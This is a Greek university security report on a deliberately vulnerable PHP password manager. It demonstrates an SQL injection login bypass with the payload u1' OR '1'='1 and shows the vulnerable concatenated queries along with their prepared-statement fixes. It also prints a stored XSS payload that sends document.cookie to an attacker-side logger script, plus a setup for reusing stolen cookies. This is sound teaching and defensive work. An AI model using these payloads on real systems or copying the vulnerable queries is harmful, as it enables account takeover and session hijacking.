ΑΡΙΣΤΟΤΕΛΕΙΟ
ΠΑΝΕΠΙΣΤΗΜΙΟ
ΘΕΣΣΑΛΟΝΙΚΗΣ

Τμημα ΗΜΜΥ. Τομεας Ηλεκτρονικης

Ασφαλεια Υπολογιστικων Συστηματων

Εργασία Εξαμήνου

Ανάδειξη προβλημάτων ασφάλειας σε δικτυακή εφαρμογή αποθήκευσης κωδικών πρόσβασης (password manager) και αντιμετώπισή τους

Συντάκτης:
Χρήστος Χουτουρίδης [8997]
cchoutou@ece.auth.gr

Διδάσκοντες:
Γεώργιος Πάγκαλος
pangalos@ece.auth.gr

Αθανάσιος Σιαχούδης
asiach@ece.auth.gr

12 Ιανουαρίου 2026

1. Εισαγωγη

Η ασφάλεια των πληροφοριακών συστημάτων αποτελεί κρίσιμο παράγοντα στον σχεδιασμό και τη λειτουργία σύγχρονων δικτυακών εφαρμογών. Ιδιαίτερα εφαρμογές που διαχειρίζονται ευαίσθητα δεδομένα, όπως κωδικούς πρόσβασης, προσωπικές πληροφορίες και διαπιστευτήρια πρόσβασης, αποτελούν συχνό στόχο επιθέσεων. Η εκμετάλλευση ευπαθειών σε τέτοιες εφαρμογές μπορεί να οδηγήσει σε σοβαρές παραβιάσεις εμπιστευτικότητας, ακεραιότητας και διαθεσιμότητας των δεδομένων.

Σκοπός της παρούσας εργασίας είναι η μελέτη, ανάδειξη και αντιμετώπιση κενών ασφάλειας σε μία απλή διαδικτυακή εφαρμογή διαχείρισης κωδικών πρόσβασης (password manager). Η εφαρμογή αυτή, αν και λειτουργικά επαρκής, υλοποιεί βασικές λειτουργίες χωρίς να λαμβάνει υπόψη θεμελιώδεις αρχές ασφάλειας λογισμικού. Μέσα από την ανάλυση πραγματικών σεναρίων επίθεσης, η εργασία στοχεύει να καταδείξει πώς φαινομενικά μικρές παραλείψεις στον κώδικα μπορούν να οδηγήσουν σε σοβαρές ευπάθειες.

Η προσέγγιση που ακολουθείται είναι πρακτική και πειραματική. Αρχικά δημιουργείται ένα ελεγχόμενο περιβάλλον εκτέλεσης της εφαρμογής. Στη συνέχεια εντοπίζονται και εκμεταλλεύονται συγκεκριμένα κενά ασφάλειας, τεκμηριώνονται οι επιπτώσεις τους και τέλος προτείνονται και υλοποιούνται διορθωτικά μέτρα. Με τον τρόπο αυτό επιτυγχάνεται τόσο η κατανόηση των μηχανισμών επίθεσης όσο και η εμπέδωση καλών πρακτικών ασφαλούς ανάπτυξης λογισμικού.

1.1. Παραδοτέα

Τα παραδοτέα της εργασίας αποτελούνται από:

- Την παρούσα αναφορά.
- Τον κατάλογο *passman-dev/* με τον κώδικα της εφαρμογής μετά τις αλλαγές.
- Το σύνδεσμο με το αποθετήριο που περιέχει όλο το project με τον κώδικα της εφαρμογής, τον κώδικα της αναφοράς, τα branch των διορθώσεων και τα παραδοτέα.

2. Περιγραφη της εφαρμογης

Η εφαρμογή που μελετάται αποτελεί ένα απλό web-based password manager, υλοποιημένο σε PHP και με χρήση σχεσιακής βάσης δεδομένων MySQL. Η βασική της λειτουργία περιλαμβάνει τη δημιουργία λογαριασμών χρηστών, την αυθεντικοποίησή τους και την αποθήκευση διαπιστευτηρίων πρόσβασης σε τρίτους διαδικτυακούς τόπους. Η εφαρμογή βασίζεται σε session management για τη διαχείριση της κατάστασης σύνδεσης και σε απλές SQL εντολές για την αλληλεπίδραση με τη βάση δεδομένων.

Η δομή της εφαρμογής είναι απλή και αποτελείται από διακριτά αρχεία PHP, καθένα εκ των οποίων είναι υπεύθυνο για συγκεκριμένη λειτουργικότητα:

- *index.html*: Αρχική σελίδα της εφαρμογής, η οποία παρέχει συνδέσμους προς τις επιμέρους λειτουργίες (εγγραφή, σύνδεση, πίνακας ελέγχου, σημειώσεις).
- *register.php*: Υλοποιεί τη διαδικασία εγγραφής νέων χρηστών στη βάση δεδομένων. Δέχεται στοιχεία από φόρμα και τα αποθηκεύει στον πίνακα χρηστών.
- *login.php*: Υλοποιεί τη διαδικασία αυθεντικοποίησης χρηστών. Ελέγχει τα παρεχόμενα διαπιστευτήρια και δημιουργεί session σε περίπτωση επιτυχούς σύνδεσης.
- *dashboard.php*: Αποτελεί την κεντρική σελίδα μετά τη σύνδεση. Παρέχει τη δυνατότητα προβολής, εισαγωγής και διαγραφής αποθηκευμένων διαπιστευτηρίων για ιστοσελίδες.
- *notes.php*: Επιτρέπει την αποθήκευση και προβολή σημειώσεων ή ανακοινώσεων που σχετίζονται με τον χρήστη.
- *logout.php*: Τερματίζει τη συνεδρία χρήστη και καταστρέφει τα δεδομένα session.
- *config.php*: Περιέχει τις ρυθμίσεις σύνδεσης με τη βάση δεδομένων και χρησιμοποιείται από τα υπόλοιπα αρχεία μέσω include.

3. Περιβαλλον δοκιμων και μεταφορα σε Docker

Πριν την ανάλυση των κενών ασφάλειας κρίθηκε απαραίτητο να δημιουργηθεί ένα **ελεγχόμενο και αναπαραγώγιμο** περιβάλλον δοκιμών. Αντί της χρήσης του προτεινόμενου περιβάλλοντος XAMPP, επιλέχθηκε η μεταφορά (porting) της εφαρμογής σε περιβάλλον **Docker**, το οποίο θεωρείται πιο σύγχρονη και ευέλικτη λύση.

Η επιλογή του Docker επιτρέπει την ακριβή καθοδήγηση των εκδόσεων λογισμικού που χρησιμοποιούνται, την εύκολη αναπαραγωγή του περιβάλλοντος σε διαφορετικά συστήματα και τον σαφή διαχωρισμό των επιμέρους υπηρεσιών. Συγκεκριμένα, η εφαρμογή διαχωρίστηκε αρχικά σε δύο containers: έναν web server (Apache με PHP) και έναν database server (MariaDB). Τον MariaDB τον χρησιμοποιούμε από το επίσημο αποθετήριο, αλλά τον web, τον χτίζουμε με δικό μας Dockerfile. Στο τέλος της διαδικασίας προστέθηκε ένας ακόμα (caddy) που αναλαμβάνει το reverse proxy για το https.

Κατά τη διαδικασία μεταφοράς απαιτήθηκαν ορισμένες στοχευμένες αλλαγές:

- **Διαχείριση HTTP headers και sessions**: Σε αντίθεση με το XAMPP, το περιβάλλον του Apache-php στο Docker χρησιμοποιεί αυστηρότερες ρυθμίσεις όσον αφορά την αποστολή HTTP headers. Αυτό αποκάλυψε προβλήματα στη ροή του κώδικα, όπου HTML output προηγούνταν κλήσεων όπως *session_ start()* και *header()*. Η λύση ήταν η αναδιάταξη του κώδικα, ώστε όλη η λογική ελέγχου και ανακατεύθυνσης να εκτελείται πριν από οποιοδήποτε HTML output.
- **Συμβατότητα χαρακτήρων και collation βάσης δεδομένων**: Η αρχική βάση δεδομένων χρησιμοποιούσε *latin1* encoding, το οποίο προκάλεσε σφάλματα σε σύγχρονες εκδόσεις MariaDB. Η λύση που επιλέχθηκε ήταν η ελάχιστη τροποποίηση του αρχείου αρχικοποίησης της βάσης ώστε να χρησιμοποιείται *utf8mb4*, διατηρώντας κατά τα λοιπά το αρχικό schema.
- **Αποθήκευση δεδομένων βάσης**: Για την αποφυγή δημιουργίας πλήθους αρχείων στον κατάλογο του project, χρησιμοποιήθηκε Docker named volume για το data directory της MariaDB. Με τον τρόπο αυτό επιτυγχάνεται καθαρή δομή έργου και μόνιμη αποθήκευση δεδομένων.

Οι παραπάνω αλλαγές ήταν απολύτως αναγκαίες για τη σωστή λειτουργία της εφαρμογής σε σύγχρονο περιβάλλον, χωρίς να αλλοιώνουν τη λογική ή τη δομή της αρχικής υλοποίησης.

3.1. Δημιουργία και εκτέλεση της εφαρμογής

Για την εκτέλεση και δοκιμή της εφαρμογής στο περιβάλλον Docker απαιτείται η ύπαρξη εγκατεστημένου Docker και Docker Compose στο σύστημα. Αφού ληφθεί ο πηγαίος κώδικας της εφαρμογής από το αποθετήριο, η διαδικασία εκκίνησης είναι πλήρως αυτοματοποιημένη.

Η δημιουργία των απαραίτητων images και η εκκίνηση των containers πραγματοποιείται με την εντολή:

```
docker compose up -d --build
```

Με την παραπάνω εντολή δημιουργείται το image του web server (Apache με PHP), εκκινείται η υπηρεσία της βάσης δεδομένων MariaDB και εκτελείται αυτόματα το αρχείο αρχικοποίησης της βάσης δεδομένων. Τα δεδομένα της βάσης αποθηκεύονται σε Docker named volume, εξασφαλίζοντας τη διατήρησή τους μεταξύ επανεκκινήσεων των containers.

Μετά την επιτυχή εκκίνηση, η εφαρμογή είναι προσβάσιμη μέσω web browser στη διεύθυνση:
`http://localhost/passman`.
Για περισσότερες πληροφορίες μπορείτε να επισκεφτείτε το αποθετήριο της εφαρμογής.

Για λόγους δοκιμών και ανάλυσης, είναι επίσης δυνατή η απευθείας πρόσβαση στη βάση δεδομένων μέσω τερματικού, χρησιμοποιώντας την εντολή:

```
docker compose exec db mariadb -uroot -prootpass
```

Μέσω της παραπάνω πρόσβασης είναι δυνατή η εκτέλεση SQL εντολών για την επιβεβαίωση της κατάστασης

της βάσης δεδομένων, καθώς και η τεκμηρίωση των επιπτώσεων επιθέσεων και διορθωτικών παρεμβάσεων που παρουσιάζονται στα επόμενα τμήματα της εργασίας.


4. SQL Injection

Το πρώτο κενό ασφάλειας που εξετάζεται αφορά την ευπάθεια σε επιθέσεις SQL Injection. Η ευπάθεια αυτή προκύπτει όταν δεδομένα που παρέχονται από τον χρήστη **ενσωματώνονται απευθείας** σε SQL εντολές, χωρίς κατάλληλη επικύρωση ή χρήση μηχανισμών παραμετροποίησης (prepared statements). Αποτέλεσμα είναι ο επιτιθέμενος να μπορεί να αλλοιώσει τη λογική του SQL query, οδηγώντας σε μη εξουσιοδοτημένη πρόσβαση ή/και διαρροή δεδομένων.

Στην εφαρμογή, η ευπάθεια εντοπίζεται σε πολλά σημεία και παρότι θα τα λύσουμε όλα, εδώ παραθέτουμε ως παράδειγμα την ευπάθεια στο *login.php*, καθώς αυτό είναι ίσως οτ πιο σοβαρό. Η είσοδος του χρήστη (username/password), όπως φαίνεται στο απόσπασμα παρακάτω, εισάγεται απευθείας στο query αυθεντικοποίησης μέσω string concatenation.

```
$sql_query =
"SELECT * FROM login_users WHERE username='{$username}' AND password='{$password}';";
```

Στο συγκεκριμένο σημείο, το περιεχόμενο των μεταβλητών *$username* και *$password* **δεν υφίσταται κανέναν έλεγχο ή escaping**. Επομένως, ένας επιτιθέμενος μπορεί να εισάγει ειδικούς χαρακτήρες (π.χ. `'`) και SQL τελεστές (π.χ. `OR`) ώστε να παρακάμψει τη συνθήκη αυθεντικοποίησης.



(α′) *Φόρμα σύνδεσης με εισαγωγή κακόβουλου payload στο πεδίο username.*


(β′) *Επιτυχής πρόσβαση στον πίνακα ελέγχου μετά από SQL injection.*

Εικόνα 1: *SQL Injection.*

Στην Εικόνα 1α′ παρουσιάζεται η φόρμα σύνδεσης, στην οποία εισάγεται payload της μορφής `u1' OR '1'='1` στο πεδίο username, με αυθαίρετη τιμή στο password. Με τον τρόπο αυτό, η συνθήκη του `WHERE` αλλοιώνεται ώστε να επιστρέφει εγγραφές ανεξάρτητα από το πραγματικό password. Στη συνέχεια, ο χρήστης αποκτά πρόσβαση στον πίνακα ελέγχου (dashboard), όπως φαίνεται στην Εικόνα 1β′.


Η επιτυχής εκμετάλλευση της ευπάθειας μπορεί να τεκμηριωθεί και σε επίπεδο βάσης δεδομένων, μέσω του *general_log* της MariaDB, όπου καταγράφεται το τελικό query που εκτελέστηκε από την εφαρμογή. Η Εικόνα 2 δείχνει ότι το query αυθεντικοποίησης πλέον περιέχει την πρόσθετη συνθήκη `OR '1'='1'`, με αποτέλεσμα η αυθεντικοποίηση να μπορεί να παρακαμφθεί.

Τέλος, στην Εικόνα 3 παρουσιάζονται τα περιεχόμενα του πίνακα `login_users`, επιβεβαιώνοντας ότι η πρόσβαση



Εικόνα 2: *Καταγραφή του τελικού SQL query στη MariaDB (general_log), όπου φαίνεται η αλλοίωση της συνθήκης αυθεντικοποίησης από το injected input.*

αποκτήθηκε χωρίς να τροποποιηθούν τα δεδομένα της βάσης (δηλαδή πρόκειται για bypass του μηχανισμού αυθεντικοποίησης και όχι για αλλαγή/εισαγωγή δεδομένων).



Εικόνα 3: *Περιεχόμενα του πίνακα* `login_users` *στη βάση δεδομένων (επιβεβαίωση ότι τα credentials παραμένουν αμετάβλητα).*

Η συγκεκριμένη ευπάθεια θεωρείται **ιδιαίτερα σοβαρή**, καθώς υπονομεύει πλήρως τον μηχανισμό αυθεντικοποίησης και **επιτρέπει μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητα δεδομένα**.

4.1. Αντιμετώπιση SQL Injection

Η αντιμετώπιση του SQL Injection βασίζεται στη θεμελιώδη αρχή του διαχωρισμού *δεδομένων* από *εντολές*. Το πρόβλημα στην αρχική υλοποίηση προέκυπτε επειδή το SQL query κατασκευαζόταν μέσω **απλής συνένωσης (string concatenation)** με δεδομένα που παρείχε ο χρήστης. Έτσι, ειδικοί χαρακτήρες και τελεστές SQL μπορούσαν να εισαχθούν ως μέρος της συμβολοσειράς, με αποτέλεσμα να αλλοιώνεται η σύνταξη και η λογική της SQL εντολής.

Η καθιερωμένη πρακτική αντιμετώπισης, η οποία προτείνεται τόσο από τις επίσημες οδηγίες ασφαλούς κωδικοποίησης (secure coding guidelines) όσο και από τον οργανισμό OWASP (Open Worldwide Application Security Project), είναι η χρήση **prepared statements** με παραμέτρους (parameterized queries). Με τη χρήση prepared statements, ο SQL server λαμβάνει πρώτα το statement (template) και στη συνέχεια τις **παραμέτρους ως δεδομένα**, χωρίς να επιτρέπεται η ερμηνεία τους ως τμήμα της SQL σύνταξης. Ως αποτέλεσμα, οποιαδήποτε κακόβουλη είσοδος αντιμετωπίζεται ως απλό κείμενο (data) και όχι ως εκτελέσιμο SQL.

4.2. Υλοποίηση της διόρθωσης

Στο αρχείο *login.php* αντικαταστάθηκε η δυναμική δημιουργία του SQL query με prepared statement και bind παραμέτρων. Στο Απόσπασμα 4.2 παρουσιάζεται ο διορθωμένος κώδικας. Η SQL εντολή ορίζεται με placeholders (?) και οι τιμές *$username* και *$password* περνούν μέσω *bind_param()*, ώστε να μην μπορούν να επηρεάσουν τη δομή της εντολής.


```php
// SQL injection mitigation: use a prepared statement with bound parameters.
// User input is treated strictly as data, not as part of the SQL syntax.
$stmt = $conn->prepare("SELECT id FROM login_users WHERE username = ? AND password = ?");
if ($stmt === false) {
```

```
    die("Prepare failed.");
}
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
$stmt->store_result();
// Authentication succeeds only if exactly one row matches.
if ($stmt->num_rows >= 1) {
    $_SESSION['loggedin'] = true;
    $_SESSION['username'] = $username;

    $stmt->close();
    $conn->close();
    // ...
}
```

4.3. Επαλήθευση της διόρθωσης

Η αποτελεσματικότητα της διόρθωσης επιβεβαιώθηκε πειραματικά με το ίδιο payload που χρησιμοποιήθηκε στην επίδειξη της ευπάθειας. Στην Εικόνα 4α′ φαίνεται η προσπάθεια σύνδεσης με το injection string στο πεδίο username. Η εφαρμογή πλέον απορρίπτει την προσπάθεια σύνδεσης και εμφανίζει μήνυμα αποτυχίας, όπως φαίνεται στην Εικόνα 4β′.



(α′) *Δοκιμή του ίδιου SQLi payload μετά τη διόρθωση.* (β′) *Αποτυχία σύνδεσης μετά τη διόρθωση.*

Εικόνα 4: *SQL Injection: Fixed.*

Περαιτέρω επιβεβαίωση παρέχεται από τα logs της βάσης (general log), όπου φαίνεται ότι η εντολή εκτελείται ως παραμετροποιημένο statement με placeholders και όχι ως query που περιέχει ενσωματωμένο το injected payload. Στην Εικόνα 5 παρατηρείται η παρουσία της μορφής `username = ? AND password = ?`, γεγονός που υποδηλώνει ότι ο server λαμβάνει το statement ανεξάρτητα από τα δεδομένα εισόδου.

```
MariaDB [(none)]> SELECT event_time,thread_id,argument FROM mysql.general_log ORDER BY event_time DESC;
+----------------------------+-----------+------------------------------------------------------------------------------------------------+
| event_time                 | thread_id | argument                                                                                       |
+----------------------------+-----------+------------------------------------------------------------------------------------------------+
| 2026-01-10 20:22:52.842934 |         3 | SELECT event_time,thread_id,argument FROM mysql.general_log ORDER BY event_time DESC          |
| 2026-01-10 20:22:21.597639 |         5 |                                                                                                |
| 2026-01-10 20:22:21.597620 |         5 |                                                                                                |
| 2026-01-10 20:22:21.597497 |         5 | SELECT id FROM login_users WHERE username = 'u1\' OR \'1\'=\'1' AND password = 'whatever'      |
| 2026-01-10 20:22:21.597410 |         5 | SELECT id FROM login_users WHERE username = ? AND password = ?                                 |
| 2026-01-10 20:22:21.597158 |         5 | root@172.18.0.3 on pwd_mgr using TCP/IP                                                        |
| 2026-01-10 20:22:12.743066 |         3 | SELECT event_time,thread_id,argument FROM mysql.general_log ORDER BY event_time DESC          |
| 2026-01-10 20:17:24.541009 |         3 |                                                                                                |
```

Εικόνα 5: *Καταγραφή στη MariaDB μετά τη διόρθωση: εκτέλεση παραμετροποιημένου statement (?) αντί για δυναμικά κατασκευασμένο query.*

Συνεπώς, η χρήση prepared statements εξαλείφει το συγκεκριμένο κενό ασφάλειας στο σημείο αυθεντικοποίησης, διατηρώντας παράλληλα αμετάβλητη τη λειτουργικότητα της εφαρμογής.

4.4. Περαιτέρω σημεία ευπάθειας σε SQL Injection

Πέρα από το αρχικό κενό ασφάλειας στον μηχανισμό αυθεντικοποίησης, εντοπίστηκαν **επιπλέον σημεία** στην εφαρμογή όπου SQL εντολές κατασκευάζονταν δυναμικά μέσω συνένωσης συμβολοσειρών με δεδομένα προερχόμενα από τον χρήστη ή από session μεταβλητές. Τα σημεία αυτά δημιουργούν πρόσθετες επιφάνειες επίθεσης και καθιστούν την εφαρμογή ευάλωτη σε άμεσες ή έμμεσες (second-order) επιθέσεις SQL Injection.

4.4.1. Εγγραφή νέων χρηστών (*register.php*)

Στο αρχείο *register.php*, η εγγραφή νέου χρήστη υλοποιούνταν με απευθείας ενσωμάτωση των πεδίων *username* και *password* σε εντολή `INSERT`. Το Απόσπασμα παρακάτω παρουσιάζει τον προβληματικό κώδικα:

```
// Vulnerable SQL construction: user-controlled input is concatenated directly.
$sql_query = "INSERT INTO login_users (username,password)
    VALUES ('{$new_username}','{$new_password}');";
$result = $conn->query($sql_query);
```

4.4.2. Αποθήκευση σημειώσεων (*notes.php*)

Στο *notes.php*, η αποθήκευση νέων σημειώσεων πραγματοποιούνταν με δυναμική κατασκευή εντολής `INSERT`, η οποία περιλάμβανε τόσο το περιεχόμενο της σημείωσης όσο και το *username* του συνδεδεμένου χρήστη. Ο προβληματικός κώδικας φαίνεται στο Απόσπασμα εδώ:

```
// Vulnerable SQL construction: note content and session data are injected into SQL.
$sql_query = "INSERT INTO notes (login_user_id, note)
    VALUES ((SELECT id FROM login_users WHERE username='{$username}'), '{$new_note}')";
$result = $conn->query($sql_query);
```

Παρότι το *username* προέρχεται από session μεταβλητή, δεν μπορεί να θεωρηθεί έμπιστο, καθώς μπορεί να αλλοιωθεί σε σενάρια XSS ή session hijacking.

4.4.3. Διαχείριση διαπιστευτηρίων ιστοσελίδων (*dashboard.php*)

Στο αρχείο *dashboard.php* εντοπίστηκαν πολλαπλά σημεία SQL Injection που αφορούν την εισαγωγή, διαγραφή και προβολή αποθηκευμένων διαπιστευτηρίων. Ενδεικτικά, το Απόσπασμα παρακάτω δείχνει τον τρόπο εισαγωγής νέας εγγραφής:

```
// Vulnerable SQL construction: multiple user-controlled fields concatenated.
$sql_query = "INSERT INTO websites (login_user_id,web_url,web_username,web_password)
    VALUES ((SELECT id FROM login_users WHERE username='{$username}'),
    '{$new_website}','{$new_username}','{$new_password}');";
$result = $conn->query($sql_query);
```

Αντίστοιχα, η διαγραφή εγγραφών βασιζόταν σε δυναμικά κατασκευασμένη εντολή `DELETE`, όπως φαίνεται στο επόμενο Απόσπασμα.

```
// Vulnerable DELETE statement: identifier injected directly into SQL.
$sql_query = "DELETE FROM websites WHERE webid='{$webid}';";
$result = $conn->query($sql_query);
```

Τέλος, ακόμη και η προβολή της λίστας διαπιστευτηρίων βασιζόταν σε SQL εντολή με απευθείας ενσωμάτωση session μεταβλητών.

```
// Vulnerable SELECT statement: session data treated as trusted input.
$sql_query = "SELECT * FROM websites
    INNER JOIN login_users ON websites.login_user_id=login_users.id
    WHERE login_users.username='{$username}';";
$result = $conn->query($sql_query);
```

Η συνολική αντιμετώπιση των παραπάνω σημείων βασίστηκε στην ίδια αρχή με το αρχικό SQL Injection, ότι **καμία τιμή που επηρεάζει τη σύνταξη SQL εντολής δεν ενσωματώνεται πλέον απευθείας στο query**. Όλα τα παραπάνω αντικαταστάθηκαν με prepared statements και δεσμευμένες παραμέτρους, εξαλείφοντας τόσο άμεσα όσο και έμμεσα σενάρια SQL Injection. Ο αναγνώστης μπορεί εδώ να βρει το branch με όλες τις αλλαγές.

5. Stored XSS

Η συγκεκριμένη εφαρμογή είναι ευάλωτη σε *Stored Cross-Site Scripting (Stored XSS)* σε αρκετά σημεία. Όπως και πριν, αρχικά θα επικεντρωθούμε σε ένα και πιο συγκεκριμένα σε αυτό μέσω της λειτουργίας σημειώσεων (*notes*), ώστε να παρουσιάσουμε το πρόβλημα και τη τεχνική αντιμετώπισης, και έπειτα θα αναφέρουμε και τα υπόλοιπα σημεία.

Η ευπάθεια προκύπτει όταν περιεχόμενο που εισάγει ο χρήστης αποθηκεύεται στη βάση δεδομένων και στη συνέχεια προβάλλεται – πιθανόν σε άλλους χρήστες – χωρίς κατάλληλη κωδικοποίηση εξόδου (output encoding). Ως αποτέλεσμα, κακόβουλος κώδικας JavaScript μπορεί να εκτελεστεί στον browser του θύματος με τα δικαιώματα του αντίστοιχου session.

5.1. XSS στο *notes.php*

Στο *notes.php*, οι αποθηκευμένες σημειώσεις προβάλλονται απευθείας μέσα σε HTML με χρήση `echo`, χωρίς escaping. Ενδεικτικά, το Απόσπασμα παρακάτω δείχνει το προβληματικό σημείο: το `$row["note"]` (δεδομένο από τη βάση) θεωρείται ως έμπιστο και εισάγεται αυτούσιο στο DOM.

```
while ($row = $result -> fetch_assoc()) {
    echo "<div class='note'>";
    echo   "<div class='note-content'>" . $row["note"] . "</div>";
    echo   "<div class='note-signature'> by " . $row["username"] . "</div>";
    // ...
```

5.2. Attacker-side υποδομή


Για την τεκμηρίωση της επίθεσης, χρησιμοποιήθηκε ο υποκατάλογος *xss/* ως "attacker side". Το *getcookie.php* δέχεται μία τιμή μέσω παραμέτρου v και την αποθηκεύει στο *stolencookies.txt*. Στη συνέχεια, το *listcookies.php* εμφανίζει τα "κλεμμένα" cookies, ενώ το *usecookie.php* επιτρέπει την επαναχρησιμοποίησή τους (session hijacking demonstration).

5.3. Σενάριο A: Stored XSS με άμεση εξαγωγή cookie

Στο πρώτο σενάριο εισήχθη σημείωση που περιείχε JavaScript payload, το οποίο αποστέλλει το document.cookie στον attacker-side logger, όπως φαίνεται παρακάτω:


```
<script>fetch(`http://localhost/passman/xss/getcookie.php?v=${document.cookie}`)</script>
```

Στην Εικόνα 6 εμφανίζεται το αποθηκευμένο session cookie (PHPSESSID) στη λίστα κλεμμένων cookies.



Εικόνα 6: *Σενάριο A: Εμφάνιση του "κλεμμένου" session cookie (`PHPSESSID`) μέσω listcookies.php.*

Κατά την προβολή της σελίδας, ο browser εκτελεί το payload και πραγματοποιεί HTTP request προς *getcookie.php*, όπως τεκμηριώνεται στα logs του web server (Εικόνα 7).




Εικόνα 7: *Σενάριο A: Καταγραφή στο web server που δείχνει HTTP request προς /passman/xss/getcookie.php με παράμετρο `v=PHPSESSID=...`.*

5.4. Σενάριο B: Παραλλαγή payload με obfuscation

